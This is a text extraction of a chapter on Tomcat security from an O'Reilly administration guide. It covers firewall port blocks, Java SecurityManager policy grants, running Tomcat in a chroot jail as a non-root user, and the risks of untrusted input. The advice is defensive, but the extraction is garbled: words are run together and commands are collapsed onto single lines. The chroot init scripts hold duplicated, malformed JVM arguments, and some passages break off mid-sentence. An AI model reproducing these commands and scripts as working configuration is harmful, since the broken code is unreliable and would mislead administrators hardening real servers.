
Vital Information for Tomcat
Programmers & Administrators
Tomcat
The Definitive Guide
Other Java
™resources from O’Reilly
Related titles Enterprise JavaBeans™ Java™ & XML Java™ Cookbook
Java™ Enterprise in a Nutshell Java™ I/O
Java™ in a Nutshell Java™ Performance Tuning
Java™ Programming with Oracle SQLJ
Java™ Security JavaServer™ Pages Java™ Swing Learning Java™
Java Books Resource Center
java.oreilly.com is a complete catalog of O’Reilly’s books on Java and related technologies, including sample chapters and code examples.
OnJava.comis a one-stop resource for enterprise Java develop-ers, featuring news, code recipes, interviews, weblogs, and more.
Conferences O’Reilly & Associates bring diverse innovators together to nur-ture the ideas that spark revolutionary industries. We specialize in documenting the latest tools and systems, translating the in-novator’s knowledge into useful skills for those in the trenches. Visitconferences.oreilly.com for our upcoming events.
Tomcat:
The Definitive Guide
Jason Brittain and Ian F. Darwin
Chapter 6
CHAPTER 6
Tomcat Security
Introduction
Everyone needs to be concerned about security, even if you’re just a mom-and-pop shop or someone running a personal web site with Tomcat. Once you’re connected to the big bad Internet, it is important to be proactive about security. There are a number of ways that bad guys can mess up your system if you aren’t. Worse, they can use your system as a launching pad for attacks on other sites.
In this chapter, we detail what security is and how to improve it in Tomcat. Still, lest you have any misconceptions, there is no such thing as a perfectly secure computer, unless it is powered off, encased in concrete, and guarded by both a live guard with a machine gun and a self-destruct mechanism in case the guard is overpowered. Of course, a perfectly secure computer is also a perfectlyunusablecomputer. What you want is for your computer system to be “secure enough.”
A key part of security is encryption. E-commerce, or online sales, became one of the killer applications for the Web in the late 1990s. Sites such as eBay.com and Dell Computer handle hundreds of millions of dollars in retail and business transactions over the Internet. Of course, these sites are driven by programs, oftentimes the serv-lets and JSPs that run within a container like Tomcat. So, security of your Tomcat server is a priority.
Securing the System | 131
Securing the System
There is an old saying that “a chain is only as strong as its weakest link.” This cer-tainly applies to security. If your system can be breached at any point, it is insecure. So, you do need to consider the operating system, both to choose a good one (such as OpenBSD, which has had only one known remote security hole in its default installation in about six years) and to configure it well.
As a general rule, the more people that use any given operating system and read its source code, the more security holes can be found and fixed. That’s both good and bad. It’s good for those who stay up-to-date with known security holes and spend the time to upgrade their OS with the relevant fixes; it’s bad for those who never fix the holes that become public knowledge. For the latter, malicious users will devise exploits for those holes. Regardless of what OS you choose, you must be proactive about watching for and patching the security holes in your operating system.
Operating System Security Forums
Here are a couple of good resources that publish information about how to fix known OS security vulnerabilities:
http://www.securityfocus.com
SecurityFocus has a searchable vulnerabilities database, including a wealth of detailed information about many different operating systems and versions. They also have an archive of the BugTraq mailing list, on which many such vulnerabil-ities are first published.
http://www.sans.org/topten.htm
The SANS top-ten page has information about commonly known vulnerabilities in various operating systems and information about fixing those weaknesses. Watching these pages and others like them will likely give you the opportunity to fix your security holes before malicious users take advantage them.
Configuring Your Network
want to put something like this in your firewall configuration; the details will of course vary with your operating system:
# Tomcat Control and Connector messages should not be # arriving from outside!
block in on $ext_if proto tcp from any port 8005 to any block in on $ext_if proto tcp from any port 8009 to any allow in on $ext_if proto tcp from aws_machine port 8009 to this_machine
Also, review yourserver.xmlto find a list of all the ports that are being used by Tom-cat, and update the firewall rules accordingly. Once you configure your firewall to block access to these ports, you should test the the configuration by connecting to each port from another computer to verify that they’re indeed blocked.
While you’re doing this, it’s a good idea to block other network ports from the pub-lic Internet. In Unix environments, you can runnetstat -a to see a list of network server sockets and other existing connections. It’s also good to be aware of which server sockets are open and accepting connections—it’s always possible to be unaware that you’re running one or more network servers if you’re not constantly playing watchdog.
Multiple Server Security Models
When sharing a physical directory of web pages between the Apache httpd web server and Tomcat on the same machine (or network filesystem), beware of interac-tions between their respective security models. This is particularly critical when you have “protected directories.” If you’re using the simplistic sharing modes detailed in Chapter 5, such as load sharing using separate port numbers or proxying from Apache to Tomcat, the servers have permission to read each others’ files. In these cases, be aware that Tomcat does not protect files like.htaccess, and neither Apache
httpd nor Microsoft’s Internet Information Server (IIS) protect a web application’s
WEB-INForMETA-INFdirectories. Either of these is likely to lead to a major secu-rity breach, so we recommend that you be very careful in working with these special directories. You should instead use one of the connector modules described in the latter sections of Chapter 5. These solutions are more complex, but they protect your
WEB-INF andMETA-INF contents from view by the native web server.
To make Apachehttpdprotect yourWEB-INF andMETA-INF directories, add the following to yourhttpd.conf:
<LocationMatch "/WEB-INF/"> AllowOverride None deny from all </LocationMatch>
Using the -security Option | 133
You can also configure Tomcat to send all .htaccess requests to an error page, but that’s somewhat more difficult. In a stock Tomcat 4 installation, add a servlet-mapping to the end of the$CATALINA_HOME/conf/web.xml file’sservlet-mapping
entries:
<servlet-mapping>
<servlet-name>invoker</servlet-name> <url-pattern>*.htaccess</url-pattern> </servlet-mapping>
This maps all requests for .htaccess in all web applications to the invoker servlet, which in turn will generate an “HTTP 404: Not Found” error page because it can’t load a servlet class by that name. Technically, this is bad form, since if Tomcatcould
find and load a class by the requested name (.htaccess), it might run that class instead of reporting an error. However, class names can’t begin with a period, so this is a pretty safe solution.
Additionally, if you’re not using the invoker servlet, you should disable it; if it’s dis-abled, you can’t map requests for specific names. The proper way to configure Tom-cat not to serve .htaccess files is to write, compile, and configure a custom error-generating servlet to which you can map these forbidden requests. That is more of a programming topic; refer to a text such as Java Servlet Programming, by Jason Hunter (O’Reilly) for more details.
Using the -security Option
One of the nice features of the Java 2 runtime environment is that it allows applica-tion developers to configure fine-grained security policies for constraining Java code viaSecurityManagers. This in turn allows you to accept or reject a program’s attempt to shut down the JVM, access local disk files, or connect to arbitrary network loca-tions. Applets have long depended on an applet-specific security manager, for exam-ple, to safeguard the user’s hard drive and the browser itself. Imagine if an applet from some site you visited did an “exit” operation that caused your browser to exit! Similarly, imagine if a servlet or JSP did this; it would shut down Tomcat altogether. You don’t want that, so you need to have a security manager in place.
The configuration file for security decisions in Tomcat iscatalina.policy, written in the standard Java security policy file format. The JVM reads this file when you invoke Tomcat with the-securityoption. The file contains a series of permissions, each granted to a particular codebase or set of Java classes. The general format is shown here:
// comment... grant codebase LIST {
permission PERM; permission PERM; ...

The allowed permission names are listed in Table 6-1. The values ofJAVA_HOMEand
CATALINA_HOMEcan be entered in the URL portion of a codebase as${java.home}and
${catalina.home}, respectively. For example, the first permission granted in the dis-tributed file is shown here:
// These permissions apply to javac grant codeBase "file:${java.home}/lib/-" { permission java.security.AllPermission; };
Note the use of “-” instead of “*” to mean “all classes loaded from${java.home}/lib”. As the comment states, this permission grant applies to the Java compiler javac, whose classes are loaded by the JSP compiler from thelibdirectory of${java.home}. This allows the JVM to be moved around without affecting this set of permissions. For a simple application, you do not need to modify thecatalina.policyfile. This file provides a reasonable starting point for protection. Code running in a givenContext
will be allowed to read (but not write) files in its root directory. However, if you are running servlets provided by multiple organizations, it’s probably a good idea to list each different codebase and the permissions they are allowed.
Suppose you are an ISP offering servlet access and one of your customers wants to run a servlet that connects to their own machine. You could use something like this, assuming that their servlets are defined in theContextwhose root directory is/home/ somecompany/webapps/:
grant codeBase "file:/home/somecompany/webapps/-" { permission java.net.SocketPermission
"dbhost.somecompany.com:5432", "connect"; }
A list of permission names is given in Table 6-1.
Table 6-1. Policy permission names
Permission name (names beginning with
java are defined by Sun) Meaning
java.io.FilePermission Controls read/write/execute access to files and directories.
java.lang. RuntimePermission
Allows access to System/Runtime functions such asexit( ) andexec( ). Use with care!
java.lang.reflect. ReflectPermission
Allows classes to look up methods/fields in other classes, instantiate them, etc.
java.net.NetPermission Controls use of multicast network connections (rare).
java.net. SocketPermission
Allows access to network sockets.
java.security. AllPermission
Grantsall permissions. Be careful!
java.security. SecurityPermission
Using the -security Option | 135
Granting File Permissions
Many web applications make use of the filesystem to save and load data. If you run Tomcat with theSecurityManagerenabled, it will not allow your web applications to read and write their own data files. To make these web applications work under the
SecurityManager, you must grant your web application the proper permissions. Example 6-1 shows a simpleHttpServletthat attempts to create a text file on the file-system, and displays a message indicating whether the write was successful.
This servlet is written for use in theROOTweb application for easy compilation, instal-lation, and testing:
# mkdir $CATALINA_HOME/webapps/ROOT/WEB-INF/classes
# javac -classpath $CATALINA_HOME/common/lib/servlet.jar
-d $CATALINA_HOME/webapps/ROOT/WEB-INF/classes WriteFileServlet.java java.util.
PropertyPermission
Configures access to Java properties such asjava.home. Be careful!
org.apache.naming. JndiPermission
Allows read access to files listed in JNDI.
Example 6-1. Writing a file with a servlet package com.oreilly.tomcat.servlets;
import java.io.*; import javax.servlet.*;
public class WriteFileServlet extends GenericServlet {
public void service(ServletRequest request, ServletResponse response) throws IOException, ServletException
{
// Try to open a file and write to it.
String catalinaHome = "/usr/local/jakarta-tomcat-4.1.24"; File testFile = new File(catalinaHome +
"/webapps/ROOT", "test.txt");
FileOutputStream fileOutputStream = new FileOutputStream(testFile); fileOutputStream.write(new String("testing...").getBytes( )); fileOutputStream.close( );
// If we get down this far, the file was created successfully. PrintWriter out = response.getWriter( );
out.println("File created successfully!"); }
}
Table 6-1. Policy permission names (continued) Permission name
(names beginning with
Then, add servlet and servlet-mapping elements for the servlet in the ROOT web application’sWEB-INF/web.xml deployment descriptor, as shown in Example 6-2.

Now restart Tomcat with the SecurityManager enabled. Access the URL http:// localhost:8080/writefile. Since the default catalina.policy file does not grant web applications the necessary permissions to write to the filesystem, you will see an
AccessControlException error page like the one shown in Figure 6-1.
To grant file permissions to theROOTweb application, add the following lines to the end of yourcatalina.policy file, and restart Tomcat again:
grant codeBase "file:${catalina.home}/webapps/ROOT/-" { permission java.io.FilePermission
"${catalina.home}/webapps/ROOT/test.txt", "read,write,delete"; };
This grants theROOTweb application permissions to read, write, and delete only its owntest.txtfile. If you request the same URL again after granting these permissions, you should see a success message like the one shown in Figure 6-2.
Each file the web application needs to access must be listed inside thegrantblock, or you can opt to grant these permissions on a pattern of files, such as with <<ALL FILES>>. The <<ALL FILES>> instruction gives the web application full access to all files. We suggest that younotgive your web application broad permissions if you’re
Example 6-2. Deployment descriptor for the WriteFileServlet <?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE web-app
PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN" "http://java.sun.com/dtd/web-app_2_3.dtd">
<web-app>
<display-name>Welcome to Tomcat</display-name> <description>
Welcome to Tomcat </description>
<servlet>
<servlet-name>writefile</servlet-name> <servlet-class>
com.oreilly.tomcat.servlets.WriteFileServlet </servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>writefile</servlet-name> <url-pattern>/writefile</url-pattern> </servlet-mapping>
Using the -security Option | 137
trying to tighten security. For best results, give your web applications just enough permissions to perform the work they have to do, and no more. For example, the
WriteFileServlet servlet runs happily with the following grant:
grant codeBase "file:${catalina.home}/webapps/ROOT/WEB-INF/classes/com/oreilly/ tomcat/servlets/WriteFileServlet.class" {
Figure 6-1. AccessControlException error page
permission java.io.FilePermission
"${catalina.home}/webapps/ROOT/test.txt", "write"; };
With this permission grant, only the WriteFileServlet has permission to write the
test.txt file; nothing else in the web application does. Additionally, the
WriteFileServletno longer has permission to delete the file—that was an unneces-sary permission.
For detailed descriptions of each permission you can grant, see the Sun Java documentation at http://java.sun.com/j2se/1.4.1/docs/guide/ security/permissions.html.
Setting Up a Tomcat chroot Jail
Unix (and Unix-like) operating systems offer an operating system feature that allows the user to run a process within a remapped root filesystem. The chroot (change root) command changes the mapping of the root (/) filesystem to a specified direc-tory that is relative to the current root, and then runs a specified command from the new root. Linux, Solaris, and the *BSD operating systems supportchrootcommands like this:
chroot <new root path> <command to run> <argument(s)>
For example, the following command would change/to point to the directory/some/ new/root, and then run the command/bin/echo with the argument ofhello:
chroot /some/new/root /bin/echo hello
Once the root of the filesystem gets remapped, this process finds/bin/echoand any other files and directories relative to the new root path. That meanschrootwill actu-ally run/some/new/root/bin/echo, not/bin/echo. Also, the process will look relative to/ some/new/rootto find any shared libraries that/bin/echoneeds to load when it runs. The same goes for any device files—if you run achrooted program that uses devices, it will look for/devrelative to the new root, not in the “real”/dev. In short, everything
Troubleshooting the SecurityManager
What if yourcatalina.policyfile doesn’t work the way you think it should? One way to debug security problems is to add this to your Java invocation when starting Tomcat:
-Djava.security.debug="access,failure"
Setting Up a Tomcat chroot Jail | 139
becomes relative to the new root, which means that anything that the process uses on the filesystem must be replicated in the new root in order for thechrooted process to find it. What’s more, thechrooted process and its descendants are unable to reach anything on the filesystem that is not contained within the new root’s directory tree. Thechrooted processes are therefore said to be running within achroot jail. This is useful for a few things, including running a server process in such a way that, if it’s attacked by a malicious user, any code running within thechrootjail won’t be able to access sensitive files that are outside of the jail. By using achrootjail, administrators can run network daemons in a way that protects sensitive data from being compro-mised, and it protects that data at the OS kernel level.
Just as in real life, no jail is escape-proof. By using any available known vulnerabilities in your network daemons, malicious users could upload and run carefully crafted code that causes the kernel to allow them to break out of thechroot, they could trace through some other non-chrooted processes, or they could find ways of using available devices in ways you won’t like. Running a potentially insecure dae-mon in achrootjail will foil most attempts to use that daemon to com-promise security on your server computer. However, you cannot depend onchroot to make your servercompletely secure! Be sure to follow the other steps outlined in this chapter as well.
Tomcat has built-inSecurityManagerfeatures that greatly strengthen Tomcat’s secu-rity, but it’s difficult to test them thoroughly. Even if theSecurityManageris doing its job correctly, it’s possible that Tomcat could have one or more publicly unknown security flaws that could allow attackers access to sensitive files and directories that they otherwise wouldn’t have access to. If you set up Tomcat to run in achrootjail, most attacks of this nature will fail to compromise those sensitive files because the operating system’s kernel will stop the Java runtime (or any other program in the
chroot jail) from accessing them. The combination of both chrooting Tomcat and using Tomcat’sSecurityManagermakes for very strong server-side security, but even
chrooting alone is a much stronger security setup than nothing.
Setting Up a chroot Jail
In order to set up Tomcat to run in achroot jail, you must:
• Have root privileges on the machine where you run Tomcat. The OS kernel will not allow non-root users to use thechroot( ) system call.
There’s more than one way tochroota cat, but here’s what we recommend. Perform all of these steps as theroot user unless otherwise specified:
1. Choose a location in the filesystem where you want to create the new root. It can be anywhere on the filesystem relative to the current root. Create a directory there, and call it whatever you want:
# mkdir /usr/local/chroot
2. Inside thechrootdirectory, create common Unix filesystem directories that your Tomcat (and everything that it will run) will use. Be sure to include at least/lib,
/etc,/tmp, and /dev, and make their ownership, group, and permissions mirror those of the real root directory setup. You may also need to create a /usr/lib
directory or otherlibdirectories in other paths, but don’t create them until you know you need them. Set the permissions similar to these:
# cd /usr/local/chroot # mkdir lib etc tmp dev usr # chmod 755 etc dev usr # chmod 1777 tmp
3. Copy/etc/hostsinto yourchroot’s/etcdirectory. You may want to edit the copy afterwards, removing anything that doesn’t need to be in it:
# cp -p /etc/hosts etc/hosts
4. Install a JDK or Java Runtime Environment (JRE) Version 1.4 (or higher if avail-able) into thechroottree, preferably in a path where you would install it in the real root filesystem. JDK Version 1.3.x or lower won’t work well for this because thejavacommand (along with most of the other commands in$JAVA_HOME/ bin) is a shell script wrapper that delegates to the Java runtime binary. To run this type of script, you would need to install a/bin/shshell inside thechrootjail, and doing that would make it easier for malicious users to break out of the
chroot. The commands in Version 1.4 are not shell scripts, and therefore need no shell inside thechroot jail in order to run.
We strongly recommend not installing a shell or a perl interpreter inside yourchrootjail, as both are known to be useful for breaking out of thechroot.
5. Install the Tomcat binary release into thechroottree. You can put it anywhere in the tree you’d like, but, again, it is probably a good idea to put it in a path where you would install it in a non-chroot installation:
# mkdir -p usr/local # chmod 755 usr/local # cd usr/local
Setting Up a Tomcat chroot Jail | 141
6. Use thelddcommand to find out which shared libraries the Java runtime needs, and make copies of them in yourchroot’s/lib and/or otherlibdirectories. Try running the Java runtime afterward to test that all of the libraries are found and loaded properly:
# ldd /usr/local/chroot/usr/local/j2sdk1.4.0_01/bin/java libpthread.so.0 => /lib/libpthread.so.0 (0x40030000) libdl.so.2 => /lib/libdl.so.2 (0x40047000)
libc.so.6 => /lib/libc.so.6 (0x4004b000)
/lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000) # cd /usr/local/chroot/lib
# cp -p /lib/libpthread.so.0 . # cp -p /lib/libdl.so.2 . # cp -p /lib/libc.so.6 . # cp -p /lib/ld-linux.so.2 . # cd /usr/local/chroot
# chroot /usr/local/chroot /usr/local/j2sdk1.4.0_01/bin/java -version java version "1.4.0_01"
Java(TM) 2 Runtime Environment, Standard Edition (build 1.4.0_01-b03) Java HotSpot(TM) Client VM (build 1.4.0_01-b03, mixed mode)
7. Create and install an init script that can start up and shut down the chrooted Tomcat. This is a little tricky, though—initscripts are shell scripts, but they run outside the chroot. They are executed in the regular root directory, before the
chroot happens, so it’s okay that they’re shell scripts.
8. Thisinitscript shouldchroot and run Tomcat, but it should not call Tomcat’s regularstartup.shorshutdown.shscripts, nor thecatalina.shscript, because once the chroothas occurred, there is no shell to interpret them! Instead, the script must call thejavabinary directly, passing it all of the arguments necessary to run Tomcat. The arguments to run Tomcat are generated by the fsscript, and you can determine them easily from that script.
As of this writing, the best way to capture the necessary arguments is to create a slightly modifiedcatalina.shscript that echoes them into a file and run the script as if you are running Tomcat.
1. First, create a copy of thecatalina.sh script for this purpose:
# cd /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/bin # cp -p catalina.sh catalina-echo.sh
2. Then, edit the file. Find the line in the script that executes javawhen you run Tomcat as you normally would—note that there are multiple lines in the script that executejava, based on what arguments you give the script. Add/bin/echoto the front of the line that would executejava, like this:
elif [ "$1" = "start" ] ; then
shift
echo "Using Security Manager" shift
/bin/echo "$_RUNJAVA" $JAVA_OPTS $CATALINA_OPTS \
This example modifies the line in the script that executes javawhen you run the script to start Tomcat with theSecurityManager, such ascatalina.sh start -security. If you’re not using the SecurityManager, modify the line that exe-cutesjava to not use theSecurityManager.
3. Then, run the script just as though you’re trying to start Tomcat without the
chroot:
# JAVA_HOME=/usr/local/chroot/usr/local/j2sdk1.4.0_01 # export JAVA_HOME
# CATALINA_HOME=/usr/local/chroot/usr/local/jakarta-tomcat-4.1.24 # export CATALINA_HOME
# cd /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/bin # ./catalina-echo.sh start -security
Omit the-securityargument if you edited the line that runs Tomcat without theSecurityManager.
Now the full command to run Tomcat should be stored in thecatalina.out log file:
# cat /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out /usr/local/chroot/usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/ local/chroot/usr/local/jakarta-tomcat-4.1.24/bin:/usr/local/chroot/usr/local/ jakarta-tomcat-4.1.24/common/endorsed -classpath /usr/local/chroot/usr/local/ j2sdk1.4.0_01/lib/tools.jar:/usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/ bin/bootstrap.jar -Djava.security.manager -Djava.security.policy==/usr/local/ chroot/usr/local/jakarta-tomcat-4.1.24/conf/catalina.policy -Dcatalina.base=/usr/ local/chroot/usr/local/jakarta-tomcat-4.1.24 -Dcatalina.home=/usr/local/chroot/ usr/local/jakarta-tomcat-4.1.24 -Djava.io.tmpdir=/usr/local/chroot/usr/local/ jakarta-tomcat-4.1.24/temp org.apache.catalina.startup.Bootstrap start
4. Copy the relevant line into a newinitscript file calledtomcat4so that it looks like Example 6-3.
Example 6-3. chroot startup script for Tomcat #!/bin/sh
# Tomcat init script for Linux. #
# chkconfig: 345 63 37
# description: Tomcat Automatic Startup/Shutdown on Linux # See how we were called.
case "$1" in start)
Setting Up a Tomcat chroot Jail | 143
Notice that you must remove all references to/usr/local/chrootin both the path to the Java interpreter and the arguments passed to the Java interpreter. The
stopcommand is exactly the same as thestartcommand, with the exception of the last argument:stop instead ofstart.
5. Place this script in/etc/rc.d/init.don Linux, or /etc/init.don Solaris, and make it executable:
# cp tomcat4 /etc/rc.d/init.d/ # chmod 755 /etc/rc.d/init.d/tomcat4
6. Now you’re ready to try starting Tomcat in thechroot jail:
# /etc/rc.d/init.d/tomcat4 start
At this point, Tomcat should either start up happily inside thechroot jail or output an error saying that it can’t find a shared library that it needs. If the latter happens, read the catalina.out log file to see what the error was. For example, you might receive an error indicating a missing library that looks like this:
Error: failed /usr/local/j2sdk1.4.0_01/jre/lib/i386/client/libjvm.so, because libnsl. so.1: cannot open shared object file: No such file or directory
Copy the indicated library into thechroot’s lib/directory and try running Tomcat again:
# cp -p /lib/libnsl.so.1 /usr/local/chroot/lib/ # /etc/rc.d/init.d/tomcat4 start
/usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local/jakarta-tomcat-4.1.24/bin:/usr/local/jakarta-tomcat-4.1.24/common/endorsed -classpath /usr/local/j2sdk1. 4.0_01/lib/tools.jar:/usr/local/jakarta-tomcat-4.1.24/bin/bootstrap.jar -Djava.security. manager Djava.security.policy==/usr/local/jakartatomcat4.1.24/conf/catalina.policy -Dcatalina.base=/usr/local/jakarta-tomcat-4.1.24 -Dcatalina.home=/usr/local/jakarta-tomcat-4.1.24 -Djava.io.tmpdir=/usr/local/jakarta-tomcat--Dcatalina.home=/usr/local/jakarta-tomcat-4.1.24/temp org.apache.catalina.startup. Bootstrap start \
>> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out 2>&1 & ;;
stop)
/usr/sbin/chroot /usr/local/chroot \
/usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local/jakarta-tomcat-4.1.24/bin:/usr/local/jakarta-tomcat-4.1.24/common/endorsed -classpath /usr/local/j2sdk1. 4.0_01/lib/tools.jar:/usr/local/jakarta-tomcat-4.1.24/bin/bootstrap.jar -Djava.security. manager Djava.security.policy==/usr/local/jakartatomcat4.1.24/conf/catalina.policy -Dcatalina.base=/usr/local/jakarta-tomcat-4.1.24 -Dcatalina.home=/usr/local/jakarta-tomcat-4.1.24 -Djava.io.tmpdir=/usr/local/jakarta-tomcat--Dcatalina.home=/usr/local/jakarta-tomcat-4.1.24/temp org.apache.catalina.startup. Bootstrap stop \
>> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out 2>&1 & ;;
*)
echo "Usage: tomcat4 {start|stop}" exit 1
esac
As you find all of the missing libraries, copy each one into the chroot tree. When they’re all present, Tomcat will run.
You can always use thelddcommand to find out which libraries any given binary needs to run.
At this point, you have Tomcat running asrootinside the chroot jail.
Congratula-tions! However, Tomcat is still running asroot—even though it’schrooted, we don’t recommend leaving it that way. It would be more secure runningchrooted as a
non-root user.
Using a Non-root User in the chroot Jail
On BSD operating systems (including FreeBSD, NetBSD, and OpenBSD), thechroot
binary supports command-line switches that allow you to switch user and group(s) before changing the root file path mapping. This allows running achrooted process as a non-root user. Here’s a quick summary of the *BSDchroot command syntax:
chroot [-u user] [-U user] [-g group] [-G group,group,...] newroot [command]
So, if you’re running a BSD OS, you can simply add the appropriate switches to
chroot, and Tomcat will run with a different user and/or group. Sadly, none of the user and group switches are supported by Linux’s or Solaris’schrootbinary. To fix this, we have ported OpenBSD’schrootcommand to both Linux and Solaris (thatis
what open source software is for, isn’t it?), and renamed itjbchrootto distinguish it
from the defaultchroot binary.
Appendix C shows the portedjbchroot command’s source code.
Here’s how to usejbchroot:
1. Copy the file somewhere you can compile it.
2. Compile it with GCC (if you do not have GCC installed, you should install a binary release package for your OS):
# gcc -O jbchroot.c -o jbchroot
3. Install your newjbchrootbinary into a user binary directory, such as/usr/local/bin
on Linux. Make sure that it has permissions similar to the system’s originalchroot
binary:
# cp jbchroot /usr/local/bin/ # ls -la `which chroot`
Setting Up a Tomcat chroot Jail | 145 # chown root /usr/local/bin/jbchroot
# chgrp root /usr/local/bin/jbchroot
4. Choose a non-rootuser and/or group that you will run Tomcat as. It can be any user on the system, but we suggest creating a new user account and/or group that you will use only for this installation of Tomcat. If you create a new user account, set its login shell to/dev/null, and lock the user’s password.
5. Shut down Tomcat if it is already running:
# /etc/rc.d/init.d/tomcat4 stop
6. Edit your tomcat4 init script to use the absolute path to jbchroot instead of
chroot, passing it one or more switches for changing user and/or group:
#!/bin/sh
# Tomcat init script for Linux. #
# chkconfig: 345 63 37
# description: Tomcat Automatic Startup/Shutdown on Linux # See how we were called.
case "$1" in start)
/usr/local/chroot/jbchroot -U tomcat -- /usr/local/chroot \ /usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local/ jakartatomcat4.1.24/bin:/usr/local/jakartatomcat4.1.24/common/endorsed -classpath /usr/local/j2sdk1.4.0_01/lib/tools.jar:/usr/local/jakarta-tomcat-4.1. 24/bin/bootstrap.jar -Djava.security.manager -Djava.security.policy==/usr/local/ jakarta-tomcat-4.1.24/conf/catalina.policy -Dcatalina.base=/usr/local/jakarta-tomcat-4.1.24 -Dcatalina.home=/usr/local/jakarta--Dcatalina.base=/usr/local/jakarta-tomcat-4.1.24 -Djava.io.tmpdir=/ usr/local/jakarta-tomcat-4.1.24/temp org.apache.catalina.startup.Bootstrap start \
>> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out 2>&1 & ;;
stop)
/usr/local/chroot/jbchroot -U tomcat -- /usr/local/chroot \ /usr/local/j2sdk1.4.0_01/bin/java -Djava.endorsed.dirs=/usr/local/ jakartatomcat4.1.24/bin:/usr/local/jakartatomcat4.1.24/common/endorsed -classpath /usr/local/j2sdk1.4.0_01/lib/tools.jar:/usr/local/jakarta-tomcat-4.1. 24/bin/bootstrap.jar -Djava.security.manager -Djava.security.policy==/usr/local/ jakarta-tomcat-4.1.24/conf/catalina.policy -Dcatalina.base=/usr/local/jakarta-tomcat-4.1.24 -Dcatalina.home=/usr/local/jakarta--Dcatalina.base=/usr/local/jakarta-tomcat-4.1.24 -Djava.io.tmpdir=/ usr/local/jakarta-tomcat-4.1.24/temp org.apache.catalina.startup.Bootstrap stop \ >> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out 2>&1 & ;;
*)
echo "Usage: tomcat4 {start|stop}" exit 1
esac
everything in the Tomcat distribution, but it may need write access to only the
logs/,tmp/,work/, andwebapp/directories. It may also need write access to some files inconf/if your Tomcat is configured to use theUserDatabaseRealmto write toconf/tomcat-users.xml (Tomcat is configured to do this by default), or to the Admin web application to write toconf/server.xml:
# cd /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24 # chmod 755 .
# chown -R tomcat logs/ temp/ webapps/ work/ conf/
8. Make sure that Tomcat is not configured to run on a privileged port—running as a non-root user, it won’t have permission to run on port 80. Examine your
$CATALINA_HOME/conf/server.xmlto make sure that Tomcat will try to open only server ports higher than 1023.
9. Start Tomcat:
# /etc/rc.d/init.d/tomcat4 start
10. Examine your log files for exception stack traces. If there are any, they might indicate file ownership/permissions problems. Go through your Tomcat distri-bution tree, and look at the ownerships and permissions on both the directories and the files. You can give your Tomcat chrootuser more permissions to files, and that may fix the problem. Also, if Tomcat failed to start up all the way, it may leave JVM processes hanging around, so watch out for those before you try to start Tomcat again.
If your Tomcat happily serves requests without log file exceptions, you’re done with your chroot setup! Other than the root of its filesystem being remapped, Tomcat should run just as it would in a non-chrooted installation—Tomcat doesn’t even realize that it’s running inside achroot jail.
Filtering Bad User Input
Regardless of what you use Tomcat for, if untrusted users can submit requests to your Tomcat server, it is at risk of being attacked by malicious users. Tomcat’s devel-opers have endeavored to make Tomcat as secure as they can, but ultimately it’s Tomcat’s administrators who install and configure Tomcat, and it’s the web applica-tion developers who must develop the web applicaapplica-tions that operate within Tomcat. As secure as Tomcat is, it’s still easy to write an insecure web application. However, just writing an application that does what it needs to do is difficult. Knowing all of the ways that malicious users could exploit the web application code (and how to prevent that exploitation from happening) probably isn’t the web developers’ main focus.
Filtering Bad User Input | 147
anyone administering a Tomcat installation should not assume that Tomcat has already taken care of all of the security concerns! Configuring Tomcat to use a secu-rity manager helps to secure these web applications and installing Tomcat in achroot
jail sets OS kernel–level restrictions that are hard to break out of, but doing those things doesn’t magically fix all vulnerabilities. Some exploits will still work, depend-ing on the features of the applications you run.
